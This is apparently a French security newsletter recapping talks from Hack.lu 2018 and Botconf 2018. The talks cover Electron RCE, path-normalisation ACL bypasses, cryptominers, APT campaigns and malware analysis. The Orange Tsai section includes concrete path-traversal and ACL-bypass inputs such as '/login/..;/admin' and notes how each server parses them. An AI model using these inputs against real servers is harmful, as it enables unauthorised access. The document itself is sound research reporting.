Dans un second temps, il a présenté et effectué une démonstration d'exfiltration de données au travers d'émission NFC, ce protocole aujourd'hui disponible sur la majorité des terminaux mobiles. Son étude a démontré qu'il était possible d'exfiltrer de la donnée via ce vecteur jusqu'à 40m de l'équipement compromis. La méthode consiste à exfiltrer des données par méthode binaire d'allumage / d'extinction du service NFC.

À l'heure où ce résumé est rédigé, il est prévu que l'outil présenté NFCDrip soit publié en code source ouvert.

Not So Random

Guenaelle De Julis (@b4stet4)

+ Vidéo

<https://www.youtube.com/watch?v=KIB3eUoysq4>

Cette présentation est une analyse d'un certain type de générateurs simples de nombres aléatoires (trop simples) néanmoins toujours utilisés dans certains contextes. Elle prend l'exemple de la fonction Math.Random en Java, qui est une fonction largement employée mais non sécurisée.

Après avoir défini les caractéristiques d'un bon générateur aléatoire dont une distribution uniforme et une imprédictibilité maximale, Guenaelle évoque comment le manque d'alea peut avoir des conséquences dans la vie de tous les jours (par exemple, l'epic fail de la signature des exécutables sur PS3, qui utilisait toujours la même valeur d'alea, permettant avec seulement 2 exécutables signés de retrouver la clé privée utilisée et donc de forger des signatures valides).

« Stephan Gerling a présenté son étude sur la sécurité mise en place sur les Yachts et sur les méthodes d'intrusion identifiées au cours de ses expériences. »

Puis elle revient sur un scénario de prédiction de jetons générés de manière simple avec un LCG (linear congruential generator) utilisé par exemple dans le cas de la fonction Java Math.random. Elle montre que l'état du générateur (qui détermine la valeur de tous les états suivants) peut être récupéré dans un temps relativement court avec une dizaine d'instances EC2, permettant de prédire la valeur des jetons suivants et de supprimer le caractère aléatoire du jeton.

How we trained the dragon^H classified APKs via ANNs

Roman Graf, Aaron Kaplan (@kaplan_certat)

+ Vidéo

https://www.youtube.com/watch?v=Mc-DXO_vUcg

Les chercheurs en sécurité Roman Graf et Aaron Kaplan ont présenté leur étude sur les applications mobiles (APK) publiées sur le magasin d'application Android.

Une analyse statique des applications mobiles a été effectuée via une méthodologie de Machine Learning. Les points de contrôle et d'analyse se sont basés sur les permissions demandées, les appels d'API jugés dangereux ou suspects, les domaines et adresses IP inclus au sein de l'application.

En définitive, ce mode d'analyse a présenté un taux de détection d'applications malveillantes de l'ordre de 70%, ce qui permet de se prémunir d'une bonne partie d'entre elles automatiquement. Cependant, la collecte d'information ne prend pas en compte le comportement dynamique d'une application, comme le téléchargement et l'exécution de code malveillant.

Improving Internet Security Through Cooperation: SIE Europe in 2018

Paul Vixie (@paulvixie)

+ Vidéo

https://www.youtube.com/watch?v=tQS_gZydjDE

Paul Vixie, grand maître du DNS, fondateur de SIE (Security Information Exchange) Europe en 2018, explique dans cette présentation pourquoi il peut être utile de coopérer même dans un contexte de concurrence et de compétition permanent. Sa démarche, « give a little, get a lot », l'a conduit à créer cette organisation de collecte de données relatives à la sécurité des organisations afin de les partager à tous les participants collaborant à l'envoi de données.



source: Chaîne Youtube HackLu 2018

Ainsi, une attaque contre un membre devient une attaque contre tous les membres, et chaque attaque vient renforcer une base de connaissances commune. Paul Vixie insiste sur le fait qu'aucune loi ne peut être universellement appliquée sur Internet et que pour contrer des attaques hors de tout cadre juridique (attaques entre états, « hack back ») le plus efficace est certainement de coopérer. En partageant un ensemble de valeurs et de lois communes mais également une partie anonymisée de données et métriques sur des attaques en cours, les membres de l'organisation bénéficient de l'expérience de chacun.

Attacks on Critical Infrastructure and Machinery

Vladimir Kropotov

Vladimir Kropotov, chercheur chez Kaspersky, donne ici un aperçu des attaques, de statistiques et d'anecdotes à propos de campagnes de rançongiciels, virus ou faits divers. Il évoque par exemple un administrateur système minant des crypto-monnaies avec l'infrastructure d'un aéroport en Russie, ou bien le dépôt de fichiers contenant une 0-day sur VirusTotal, tout en rappelant que des campagnes comme Mirai ou Wannacry sont toujours actives sous différentes formes.

Building with Privacy by Design

Naomi Freeman (@Naomi_Freeman)

+ Vidéo

<https://www.youtube.com/watch?v=dmAu9GdYa1c>

Au travers d'un exemple suivi d'application mobile, l'ingénieur Naomi Freeman a proposé une stratégie permettant aux architectes et développeurs de s'assurer que les règles de GDPR soient directement considérées à la conception. Elle a rappelé l'importance de qualification des données stockées, de transparence sur le type d'informations stockées, à quelles fins elles seront utilisées et des options permettant de prévenir ce type d'utilisation. Un véritable cycle de vie de la donnée doit être mis en oeuvre.

Only an Electron Away from Code Execution

Silvia Väli (@SilviaValiSV)

+ Vidéo

<https://www.youtube.com/watch?v=kvi6XX71VXM>

Silvia Väli expose ici sa chasse aux prises de contrôle à distance (RCE) sur des applications utilisant le framework Electron. La chercheuse estonienne de chez Clarified security explique d'abord pourquoi elle s'est attachée à l'analyse de ce framework. Elle revient notamment sur l'adoption à grande échelle de cet outil Open Source qui permet la réalisation d'environnements graphique de manière aisée grâce à des composants Web communs (JavaScript pour les interactions, HTML/CSS pour l'affichage).

Son idée est la suivante : puisque le framework Electron se compose essentiellement de 3 composants (Node.js, chromium (composant d'affichage), et le moteur JavaScript V8), pourquoi ne pas transformer des attaques Web classiques (XSS notamment) en vecteurs d'exécution de code sur le système notamment grâce à la présence de Node.js ?

Silvia Väli a ensuite présenté l'architecture traditionnelle d'une application Electron, et notamment les options passées lors de la création d'un nouveau processus de rendu (webPreference). Ces options constituent l'autorisation ou l'interdiction de fonctionnalités sur le processus de rendu. Parmi celles-ci, certaines sont activées par défaut (nodeIntegration ou JavaScript par exemple). Or, si les développeurs de l'application ne les ont pas spécifiquement autorisées ou interdites en connaissance de cause, cela constitue un risque de sécurité.

En effet, Silvia Väli a détaillé notamment l'option nodeIntegration, et a montré qu'il est possible, avec un simple script, d'exécuter du code arbitraire sur la machine après avoir im-

porté le module node « os ». Par exemple, une simple commande « os.homedir() » retourne un chemin local de l'hôte. Cela montre que l'exploitation de vulnérabilités de type XSS sur des applications de bureau portées par Electron est susceptible de conduire à des vulnérabilités de type RCE.

Parfois, l'intégration de Node.js dans l'application est nécessaire pour offrir certaines fonctionnalités aux utilisateurs de l'application. Dans ces cas, la chercheuse recommande de s'assurer qu'aucune XSS ne doit être présente sur l'application, car cela mène le cas échéant à une exécution de code arbitraire. Que l'option soit activée par défaut ou volontairement, Silvia est donc partie à la chasse aux options « nodeIntegration » activées parmi un ensemble de projets Github.

Parmi 30 applications analysées, 52 créations de processus de rendu sont réalisées, avec des options webPreferences diverses :

✚ dans 41 cas, l'option d'intégration Node.js n'était pas ren-
seignée, mettant l'application à risque ;

✚ dans 5 cas, l'option était explicitement activée ;

✚ dans 6 cas, l'option était explicitement désactivée.

Le résultat est remarquable : 10 des 30 applications sont vulnérables à des XSS et parmi elles 9 ont l'option nodeIntegration activée, et sont donc vulnérables à de l'exécution de code. Les vulnérabilités ont été reportées et corrigées sur certains projets (Leanote, Shiba, Moeeditor, Hexoeditor, Joplin et Medis). Plusieurs CVE en résultent : CVE-2017-1000492 (Leanote) et CVE-2017-1000491 (Shiba).

Silvia conclut la présentation en notant que la version 2.0.0 d'Electron corrige les comportements dangereux par défaut, et notamment désactive l'intégration de Node.js par défaut.

Breaking Parser Logic: Take Your Path Normalization off and Pop 0days Out!

Orange Tsai (@orange_8361)

✚ Vidéo

https://www.youtube.com/watch?v=R_4edL7YDcg

Le chercheur en sécurité de Devcore est revenu sur les méthodes de contournement de filtrage d'accès aux fichiers et autres ressources Web. Cette présentation est dans la continuité de celle qu'il avait proposée à la BlackHat 2018.

Orange Tsai est tout d'abord revenu sur la définition de la normalisation de chemins (Path Normalization), et les différents standards utilisés pour définir l'emplacement d'une ressource Web ou d'un fichier sur les systèmes d'exploitation.

Il a fait le constat qu'une grande majorité des applications Web manipulent des fichiers hébergés sur leurs hôtes, fichiers n'étant pas directement associés à l'applicatif. La méthode d'accès à ces fichiers n'est pas toujours auditée, et présente des défauts de sécurisation.

Orange Tsai a notamment évoqué plusieurs méthodes de contournement.

Il a par exemple évoqué la CVE-2018-1271 exploitable sur le produit Spring. Le contournement pouvait être effectué en ajoutant des caractères '/' en tête de chemin (/foo/../../../../) interprété au niveau du système comme ../../..)

La CVE-2018-3760 sur le produit Rails a également été abordée. Le contournement consistait à exploiter le traitement des paramètres URL /file://foo par le framework. L'attaquant était en mesure de récupérer des fichiers locaux voire d'écrire sur ces derniers, et d'obtenir de l'exécution de code suivant les applications Web.

Enfin, la seconde partie de la conférence concernait les différences de traitement de chemins entre les reverse-proxy du marché, et le filtrage des chemins mis en oeuvre par les serveurs d'application.

http://example.com/foo;name=orange/bar/

	Behavior
Apache	/foo;name=orange/bar/
Nginx	/foo;name=orange/bar/
IIS	/foo;name=orange/bar/
Tomcat	/foo/bar/
Jetty	/foo/bar/
WildFly	/foo
WebLogic	/foo


Suivant les produits de Reverse Proxy, le chemin /login ;../;admin est interprété de différentes façons. Nginx l'interprète comme /login, mais le serveur Web Apache Tomcat comme /login/..../admin.

Path normalization bug leads to ACL bypass

The path processing in ACL control is inconsistent with servlet container so that we can bypass the whitelist

URL	ACL	Container
/login;foo	/login	/login
/login;foo/bar;quz	/login	/login/bar
/login/..;/admin	/login	/login/..../admin

Breaking Parser Logic: Take Your Path Normalization Off And Pop 0days Out!



Par cette différence de traitement, le chercheur a été en mesure de contourner le contrôle d'accès appliqué par des Reverse Proxy, puis a pu obtenir de l'exécution de code à distance sur des produits Bynder et Amazon.

Cette conférence montre l'importance de cloisonner/séparer les ressources sensibles (comme les fonctionnalités d'administration) des ressources standard utilisateur. Idéalement, il convient de limiter drastiquement l'accès aux ressources d'administration depuis Internet.

Modern pentest tricks for faster, wider, greater engagements

Thomas Debize

+ Vidéo

<https://www.youtube.com/watch?v=mZ0OUJmkIIA>

Dans cette présentation, Thomas Debize expose ses techniques pour améliorer l'efficacité du test d'intrusion. Il part du constat suivant : les outils liés à la sécurité informatique deviennent de plus en plus fiables et puissants et permettent parfois de compromettre des larges infrastructures en peu de temps (crackMapExec, Empire ou Deathstar par exemple).

De plus, une large gamme d'outils de requêtes et de scan automatiques permettent l'accès à une grosse quantité d'informations. Cela change donc le travail du pentester, qui doit couvrir de plus gros périmètres en moins de temps.

Pour que cela puisse se faire dans de bonnes conditions, des structures de données et des formats de fichier adéquats doivent être utilisés, de l'exécution parallèle doit être mise en place, scriptée, et finalement des outils offensifs peuvent être compilés pour être utilisés lors de phase de rebond afin de parer d'éventuelles protections. Ce sont les 4 pistes que Thomas développe dans la suite de sa présentation.

Serial-Killer: Security Analysis of Industrial Serial Device Servers

Florian Adamsky

+ Vidéo

<https://www.youtube.com/watch?v=R6SdKhW3bhA>

Durant cette conférence, Florian Adamsky a présenté son étude sur un convertisseur série/Ethernet. Ces convertisseurs permettent de récupérer des informations sur des ports série et de faire transiter ces données sur un réseau IP moderne.

Différentes attaques sont envisageables sur ces équipements, comme du déni de service sur des ports spécifiques, du vol d'informations via du retour de paquets non prévus par l'équipement, ou encore le blocage de connexion par des tiers sur l'équipement.

Enfin, le conférencier a présenté une attaque permettant d'exécuter des commandes arbitraires en exploitant une vulnérabilité de buffer overflow via le fichier de configuration de l'équipement.

Retour sur la BotConf 2018

Par Arnaud REYGNAUD et Jean-Yves KRAPP



Introduction

C'est dans la ville rose que s'est tenue la 6ème édition de la Botconf, conférence dédiée à la lutte contre les botnets. Elle s'est déroulée à l'université de Toulouse, du mercredi 5 décembre au vendredi 7 décembre 2018, accompagnée d'une journée spéciale dédiée aux ateliers le 4 décembre.

Éric Freyssinet a ouvert la conférence avec un message de bienvenue ainsi qu'un rappel sur les essentiels : présentation du programme, social event, respect des participants, règles de bienséance et les règles de partage.

Cette année encore, les organisateurs nous avaient réservé une magnifique surprise. Le « social event » s'est déroulé à la Cité de l'Espace de Toulouse. L'occasion pour tous les participants de visiter le musée et d'en apprendre davantage sur l'espace, de participer à une simulation de pesanteur, de revivre le temps d'un instant la mission de Thomas Pesquet ou encore de voyager dans l'excellent planétarium.

Nous tenons à remercier une nouvelle fois tous les organisateurs, les orateurs ainsi que l'ensemble des participants pour ce très bon moment de partage et de découvertes !

> Jour 1

Swimming in the Cryptonote Pools

Emilien LE JAMTEL (@_emilien_)

+ Slides

<https://www.botconf.eu/wp-content/uploads/2018/12/2018-E-Le-Jamtel-Cryptonote-hunting-1.3.pdf>

C'est sur une conférence dédiée aux cryptomineurs que cette 6ème édition de la BotConf s'est ouverte. Emilien LE JAMTEL nous présente ici le résultat de son étude de ce type de malware.

La majorité d'entre eux utilisent des monnaies basées sur Cryptonote comme Monero, ou encore Aeon ou Sumokoin qui présentent de multiples avantages. Elles permettent de conserver son anonymat, puisque les blockchain ne sont pas explorables librement. De plus, n'importe quel hardware peut être utilisé pour miner, même les smartphones. En outre, afin d'améliorer le rendement, les attaquants se joignent à des agrégations de mineurs, appelées mining pools.

La première étape nécessaire à toute analyse est la récolte d'échantillons. L'utilisation de règle YARA couplée à des regex a permis l'élimination de faux positifs, notamment via la validation d'adresses de portefeuille. L'analyse des souches a été complexifiée par l'obfuscation du code, le besoin de décompiler et d'utiliser des sandbox. Toutefois, le protocole Stratum, qui est utilisé par les mining pools, se basent sur JSON et n'est pas chiffré. Ceci facilite grandement les études et permet d'extraire sans difficulté les adresses de portefeuille utilisées.

Enfin, la majorité de ces mining pools exposent une API, généralement documentée et expose les informations nécessaires à la connexion. Toutes permettent la récupération de statistiques concernant un portefeuille. D'après l'analyse conduite, la pool monero.crypto-pool.fr est actuellement la plus utilisée.

APT Attack against the Middle East: The Big Bang

Aseel KAYAL (@curlycyber) et Lotem FINKELSTEIN (@lotemfi)

+ Slides

<https://www.botconf.eu/wp-content/uploads/2018/12/2018-Aseel-Kayal-APTC23.pdf>

Aseel KAYAL a présenté une APT visant les autorités palestiniennes (une campagne similaire avait été identifiée par Talos en juin 2017). Cette nouvelle campagne a été nommée « The Big Bang » en référence aux noms des personnages de la série « The Big Bang Theory » utilisés pour définir les noms des commandes du C&C (une série turque est également utilisée « Resurrection: Ertugrul »).

Voici quelques exemples :

+ Penny : pour la prise de screenshots sur la machine infectée ;

90 + Wolowitz_Helberg : pour l'énumération des processus en

cours d'exécution ;

+ Celal_AI : pour l'énumération de documents avec une extension spécifique (doc, docx, odt, xls,xlsx, ppt, pptx, accdb, accde, mdb, pdf, csv, etc.) ;

+ Koothrappali : récupération d'informations techniques sur le système de la machine ;

+ Bialik_Gokhan : redémarrer le système ;

+ Hofstadter : stopper un processus ;

+ Parsons_Sheldon : supprimer les charges sur le système ; etc.

L'APT (lancée par « Gaza Cybergang ») semble avoir évolué et a étendu son « arsenal » (sites contrefaits, applications mobiles, emails de phishing reprenant les marqueurs de messages officiels, variantes intégrant des liens vers des sites ou encore des pièces jointes malveillantes, etc.).

«Aseel KAYAL a présenté une APT visant les autorités palestiniennes. Cette nouvelle campagne a été nommée "The Big Bang" en référence aux noms des personnages de la série "The Big Bang Theory" »

En l'état, l'ensemble des outils de compromission n'a pas encore été identifié mais le modèle suit le scénario suivant :

+ un email de phishing est envoyé ;

+ ce mail contient une pièce jointe malveillante (icône d'un document Office avec extension en .exe) ;

+ il s'agit d'une exécutable qui va extraire deux fichiers ; un document Word (.doc) faisant office de leurre reprenant les codes des documents officiels « Palestinian Political and National Guidance Commission » présenté sous forme de communiqué de presse ;

+ un exécutable permettant d'installer le malware est ensuite lancé en tâche de fond.

Fun facts qui permettaient d'identifier le « phishing » de manière assez flagrante :

+ le niveau d'anglais utilisé durant la campagne ;

+ « Monthll « VS « dailyl » press report pour le document transmis (erreur dans le terme employé pour la récurrence) ;

+ faux document Word avec une extension « .exel » .



Code Cartographer's Diary

Steffen ENDERS et Elmar PADILLA et Daniel PLOHMANN (@push_pnx)

+ Slides

<https://www.botconf.eu/wp-content/uploads/2018/12/2018-D-Plohmman-CodeCartographers-Diary.pdf>

Suite du talk initié lors de la Botconf 2017 dédié au lancement du projet collaboratif gratuit Malpedia (<https://blog.xmco.fr/xmco-a-assiste-a-la-botconf-2017/>), Il s'agit d'une collection accessible à tous de samples de logiciels malveillants unpackés (pour simplifier le processus d'identification et de classification). L'idée était ainsi de mettre à la disposition de chacun des samples et familles de logiciels malveillants clairement identifiés et triés (labels clairs pour chaque échantillon et documentation, règles yara associées, etc.) afin de faciliter l'analyse. Petit retour sur l'année qui s'est écoulée (nouvelle API, etc.) et présentation de quelques statistiques (cf. 850 utilisateurs et ~ 2900 contributions).

L'exploitation de l'API Windows par les logiciels malveillants a ensuite été abordée à travers l'utilisation de l'outil ApiScout (<https://github.com/danielplohmman/apiscout>). Cela a mis en avant la façon dont les informations peuvent être utilisées pour identifier et caractériser les familles de programmes malveillants (ex. via 3 critères : import PE, import dynamique cf. GetProcAddress, obfuscation cf. XORed, etc.).

SMDA a ensuite été présenté (il s'agit d'un désassembleur qui se base sur des dumps mémoire - <https://github.com/danielplohmman/smda>). La sortie de SMDA permet de créer un index de fonctions qui, in fine, peut être utilisé pour générer des graphs (CFG) et identifier des codes similaires.

L'orateur a in fine essayé de comparer des familles de logiciels malveillants en appliquant des filtres multi-critères afin d'obtenir des clusters par famille.

Quid des prochaines années ?

- + Amélioration continue de l'API ;
- + Ajout de nouveaux échantillons dans la base de données ;
- + Intégration avec d'autres outils ;
- + etc.

Cutting the Wrong Wire: how a Clumsy Attacker Revealed a Global Cryptojacking Campaign

Renato MARINHO (@renato_marinho)

Renato MARINHO a tout d'abord rappelé dans les grandes lignes comment fonctionnaient les attaques de Cryptojacking (logiciels qui utilisent les ressources de la machine compromise pour « miner » des cryptomonnaies) et quelles en étaient les conséquences (techniques et financières).

L'idée était ici de présenter le processus d'investigation après compromission par un cryptomalware. Le premier constat faisait état d'une forte altération des performances d'une application métier d'un grand groupe.

L'investigation afin d'identifier la cause a mis en avant la compromission d'un serveur Weblogic (exploit CVE-2017-10271 - RCE). En poussant davantage les recherches, des fichiers JSON ont été identifiés dans le répertoire « /tmp » (ex. config.json). L'étude du binaire (utilisé pour déployer le miner xmrig) a également mis en avant la présence d'une adresse de portefeuille codée en dur dans le binaire. In fine, environ 200 000\$ avaient ainsi pu être obtenus en 2 mois.

L'erreur principale des attaquants ?

- + Le script tue les processus consommant trop de CPU (dont ses propres instances) afin d'en avoir le plus possible pour miner (sauf les légitimes pouvant rendre le système instable : java, bash, sh, etc.) ;
- + Le processus se renomme en « java » afin de se « dissimuler » parmi les légitimes ;
- + Le malware tue ensuite le processus « java » et donc aussi l'application WebLogic ;

Bilan : tuer le processus WebLogic sur un serveur WebLogic n'est pas la meilleure solution pour rester invisible...

Chess with Pyotr

Tillmann WERNER (@nunohaien) and Brett STONE-GROSS

Cette présentation revient sur le démantèlement du botnet Kehlhos. Celui-ci a la particularité d'être le premier botnet à utiliser une structure P2P à grande échelle, et descend du très connu Storm Worm de 2007. A sa chute, il a été remplacé par Waledac, un botnet à l'architecture hybride, tombé en septembre 2010. La première génération de Kehlhos apparaît alors.

Il s'agit d'un malware bénéficiant de nombreux plugins, mais dont l'utilisation première était l'envoi de spam. Son design P2P, l'utilisation de chiffrement, et également l'utili-

sation d'obfuscation ont rendu le travail de reverse compliqué.

Le takedown d'un botnet classique passe généralement par la prise de contrôle des serveurs C&C. Il est cependant plus compliqué de neutraliser un botnet sous architecture P2P. Le réseau P2P se base sur la notion de proximité avec une information désirée. Grossièrement, un pair demande à un autre s'il possède l'information ou s'il peut lui indiquer qui est susceptible de savoir où elle se trouve, qui en est le plus proche. En infiltrant les pairs, il est possible de faire croire que l'on possède l'information et ainsi détruire le botnet.

Malheureusement, le takedown d'une version de Kehllos entraînait l'apparition d'une nouvelle version, plus robuste. A la 4e itération, en mars 2013, il a fallu moins de 20 minutes pour que la nouvelle version soit en ligne. Cette approche n'était donc pas la bonne, il était nécessaire d'arrêter le responsable. Il faudra alors attendre jusqu'à avril 2017, pour une action conjointe de CrowdStrike et des forces de l'ordre, entraînant l'arrestation d'un ressortissant russe en vacances en Espagne.

How Much Should You Pay for your own Botnet ?

Antoine REBSTOCK (@AntoineRebstock), Pierre-Edouard FABRE, Emmanuel BESSON

+ Slides

https://www.botconf.eu/wp-content/uploads/2018/12/2018-A-Rebstock-how_much_should_you_pay_for_your_own_botnet.pdf

Cette présentation n'avait pas pour objectif de parler du cadre légal ou éthique, ni même de rentrer dans le détail technique des attaques DDoS. L'exercice visait plutôt à présenter une évaluation des solutions anti-Ddos en déployant des botnets. À ce titre, l'étude du coût de déploiement a été au coeur de cette présentation.

Il s'avère en toute logique que l'infrastructure utilisée a un fort impact sur le « budget » tout comme le niveau de bande passante requis, le nombre d'instances utilisées sur les différents CLOUD (Amazon, Orange, Microsoft, Cloudwatt, Google) ou encore la situation géographique, etc.

« Le takedown d'un botnet classique passe généralement par la prise de contrôle des serveurs C&C.

Il est cependant plus compliqué de neutraliser un botnet sous architecture P2P »

In fine, la preuve de concept avec une attaque de 9TB de données est revenue à moins de 1000€ tout compris (le ratio variant fortement entre Cloudwatt 140€ et Google 900€).

In-depth Formbook Malware Analysis

Rémi JULLIAN (@netsecurity1)

+ Slides

<https://www.botconf.eu/wp-content/uploads/2018/12/2018-R-Jullian-In-depth-Formbook-Malware-Analysis.pdf>

L'étude du malware Formbook par Rémi JULLIAN a une nouvelle fois mis en avant le « business model » établi sur le marché des logiciels « malveillants ».

Formbook est effectif sur plus de 90 applications pour récupérer les identifiants utilisés, etc. (keylogger, screenshot, presse papier, écoute réseau, etc.). Plusieurs offres sont disponibles selon les besoins et le budget en mode Malware as a Service / MAAS avec différentes gammes de prix et d'infrastructures.

Du côté des techniques de dissimulation, on retrouve :

+ Strings obfuscation + chiffrement des données ;

+ Hash des chaînes (BZip CRC32) ;

+ Import dynamique par hash ;

+ Vérification des processus blacklistés (détection sandbox) ;

+ Vérification des modules chargés blacklistés (détection sandbox) ;

+ Vérification des utilisateurs blacklistés (détection sandbox : cuckoo, etc.) ;

+ Vérification des applications lancées (débugueurs, etc.) ;

+ Mapping manuel de l'API NTDLL (ntdll.dll) utilisée pour les appels système ;

+ Userland Hook (manipulation des fonctions de chiffrement, de saisie, etc.) ;

+ etc.

Que déduire de ces éléments ? (Pour un malware) Formbook se veut le plus accessible possible à tous les niveaux aussi bien en termes de fonctionnalités techniques ou encore de par sa facilité d'obtention et de suivi.

Collecting Malicious Particles from Neutrino Botnets

Jakub SOUČEK, Jakub TOMANEK et Peter KÁLNAI

+ Slides

<https://www.botconf.eu/wp-content/uploads/2018/12/2018-J-Soucek-J-Tomanek-CollectingMaliciousParticles-FromNeutrinoBotnets.pdf>

Les orateurs reviennent sur le botnet Neutrino, déjà bien connu. Celui-ci a fait l'objet de nombreuses publications, mais les chercheurs estimaient qu'il manquait encore quelques informations à son sujet, par exemple la manière dont les fichiers de configuration sont reçus.

A présent, ce botnet a été vendu à un grand nombre de criminels, et il serait également intéressant de pouvoir distinguer les différentes souches.

Parmi les nouveautés qui ont été ajoutées au fil du temps, les chercheurs ont évoqué de nouvelles injections web, une amélioration de l'obfuscation, des modifications de structure ou encore la possibilité de voler des données réseau.

Dans le but de réaliser une catégorisation, plusieurs valeurs pouvant être discriminantes ont été identifiées :

- + l'identifiant de build ;
- + le numéro de version ;
- + le nom du bot ;
- + le C&C.

La classification choisie sera finalement basée en premier lieu sur l'identifiant de build : une chaîne de caractères alphanumériques présente au sein du code source. Ce choix se justifie par le caractère aléatoire des autres informations : le nom par exemple est laissé à None dans la majorité des cas. Cette classification leur a permis de constituer 41 botnets, dont 18 actifs.

Fun Fact : au cours de leur investigation, plusieurs erreurs de développeurs ont été aperçues, comme des informations de debug, des informations sensibles, ou encore des commandes mal utilisées.

Trickbot, The Trick is On You!

Floser BACURIO Jr. (@fbacurio) et Joie SALVIO

+ Slides

<https://www.botconf.eu/wp-content/uploads/2018/12/2018-F-Bacurio-Junior-J-Salvio-Trickbot-The-Trick-is-On-You-presented.pdf>

La présentation a mis en avant le malware bancaire Trickbot identifié en 2016. Il a notamment été question des similarités avec Dyre, et des fonctionnalités disponibles (relativement classiques pour ce type de malware) : injection de formulaires, récupération d'identifiants et mots de passe, vols d'emails, prise de contrôle à distance, propagation réseau à travers des codes d'exploitations, downloader/dropper, etc.

En complément, une analyse des différents canaux de communication et des commandes utilisées pour le contrôler a été exposée.

Automation and structured knowledge in Tactical Threat Intelligence

Ronan MOUCHOUX (@justicerage) et Ivan KWIATKOWSKI

+ Slides

<https://www.botconf.eu/wp-content/uploads/2018/12/2018-I-Kwiatowski-R-Mouchoux-Automation-and-Structured-Knowledge-in-Tactical-Threat-Intelligence.pdf>

Yvan et Ronan (Global Research and Analysis Team, Kaspersky Labs) ont présenté le concept de Tactical Threat Intelligence et les processus d'automatisation permettant de mettre l'expertise humaine sous forme d'outil réutilisable.

Les problématiques sont donc les suivantes :

- + Comment faire pour transformer l'expertise humaine en une suite d'outils ?
- + Quels sont aujourd'hui les outils et les méthodologies et quelles sont leurs limites ?
- + Quels sont les obstacles à l'automatisation ?

Afin d'illustrer et de répondre à ces problématiques, l'analyse de malware a tout d'abord été abordée (coût en temps, en ressources, compétences, frustration, etc.). La transformation de l'expertise passe donc par la gestion de la volumétrie de l'information (ex. nombre de samples). Il est primordial de subdiviser les tâches de l'analyse afin de faciliter la logique de chaque action et les décisions inhérentes à la chaîne de traitement (simple règle atomique < heuristique < stratégie < vision macroscopique).

Les outils et méthodologies actuellement en vigueur ont ensuite été évoqués (arbres, Kill Chain, analyse comportementale, graphes) :

- + Los Alamos Vulnerability/Risk Assessment System aka LAVA, se basant sur des collections d'arbres pour modéliser les risques ;
- + Attack Tree Adversary Model / Attack Tree « Kill Chain » ;
- + The Mitre Galaxy ;
- + etc.

> Jour 2

Internals of a Spam Distribution Botnet

Jose Miguel ESPARZA

Par respect pour les règles de diffusion restreintes, nous ne reviendrons pas sur cette conférence.

Botception: Botnet distributes script with bot capabilities

Jan SIRMER et Adolf STREDA (@stredaadolof)

+ Slides

<https://www.botconf.eu/wp-content/uploads/2018/12/2018-J-Sirmer-A-Streda-Botception.pdf>

Référence au film Inception, cette recherche s'intéresse à un botnet servant à distribuer un script agissant comme un bot ! La première couche est basée sur Necurs, découvert en 2012. Il était notamment utilisé afin de distribuer du spam, mais également dans différentes campagnes de malware. Les recherches se sont concentrées sur le comportement du botnet, ses communications avec le C&C, ainsi que la chaîne d'infection. Celle-ci commence par la réception d'un email malveillant contenant un lien (file://) vers un fichier VBS hébergé sur un serveur SMB. Celui-ci communique alors avec le serveur C&C et télécharge une payload permettant l'installation du RAT Flawed Ammyy.

Le serveur SMB utilisé pour délivrer les payloads n'était pas protégé, les chercheurs ont donc pu accéder librement à son contenu et récupérer les futures payloads.

FUN FACT : l'attaquant a remarqué la présence du chercheur sur le serveur et lui a laissé un message peu amical au travers d'un fichier.

Enfin, il a été souligné que le code était particulièrement documenté, fait rare pour un malware.

Stagecraft of Malicious Office Documents – A Look at Recent Campaigns

Dr. Nirmal SINGH , Deepen DESAI (@ddesai_av) et Tarun DEWAN

+ Slides

<https://www.botconf.eu/wp-content/uploads/2018/12/2018-D-Desai-N-Singh-T-Dewan-Stagecraft.pdf>

L'évolution des macros « malveillantes » présentes dans les documents Microsoft Office a été abordée durant ce talk (présentation des cibles, cycle de vie, étapes de compromission, etc.). À ce titre, un historique macroscopique a tout d'abord été abordé :

+ explosion dans les années 2000 ;

+ désactivation par défaut avec Office 2007 ;

+ complexification des attaques et des techniques pour s'adapter aux restrictions et aux utilisateurs ;

+ nouveaux ajouts de Microsoft dans Office 2016 pour réduire le risque inhérent à leur usage ;

Cette évolution témoigne ainsi de la dualité permanente entre protections et solutions de contournement.

S'en est suivi une présentation de 9 campagnes (avec leurs variantes):

#1 : AppRun (powerShell, autoclose event, etc.)

#2 : ProtectedMacro (protection avec mot de passe, code dans les propriétés du document, dans les formulaires, etc.)

#3 : LeetMX (texte leet pour les noms de fichiers)

#4 : OverlayCode (code powershell directement intégré à la fin du fichier)

#5 : xObjectEnum (enum values avec des classes built-in)

#6 : PingStatus (classe Win32_PingStatus WMI pour l'identification de sandbox)

#7 : Multiple embedded macros (RTF malveillant embarquant différentes feuilles Excel)

#8 : HideInProperty (code powershell caché au sein des propriétés du document)

#9 : USR-KL (UserAgentstrings -USR-KL et TST-DC, code powershell dans des variables du document, etc.)

In fine, les macros deviennent de plus en plus complexes.

Cela passe par :

+ l'intégration de techniques de chiffrement (simples) ;

+ l'accroissement des techniques utilisant powershell ;

+ de nouvelles solutions d'identification de sandbox / émulateurs ;

+ l'imbrication de plusieurs couches pour l'obfuscation ;

+ mais également l'utilisation de codes d'exploitation basés sur des CVE impactant des services Microsoft (CVE-2017-0199 et CVE-2017-11882).

Hunting and Detecting APTs using Sysmon and Power-Shell Logging

Tom UELTSCHI (@c_apt_ure)

+ Slides

<https://www.botconf.eu/wp-content/uploads/2018/12/2018-Tom-Ueltschi-Sysmon.pdf>

Cette année encore Tom Ueltschi a présenté différentes façons de traquer les attaquants dans notre environnement. Il est revenu sur l'importance du paramétrage de l'environnement, afin de journaliser les événements pertinents ainsi que certains événements spécifiques comme la partie Module, Script Block et Transaction. A noter qu'autant de logging représentent environ 150 Go de données par jour, pour un parc de 25 000 machines.

La matrice ATT&CK du MITRE était utilisée en référence de la présentation. Le speaker a détaillé différentes techniques permettant de détecter des acteurs malveillants, notamment concernant la persistance et l'utilisation de Power-Shell à des fins non légitimes.

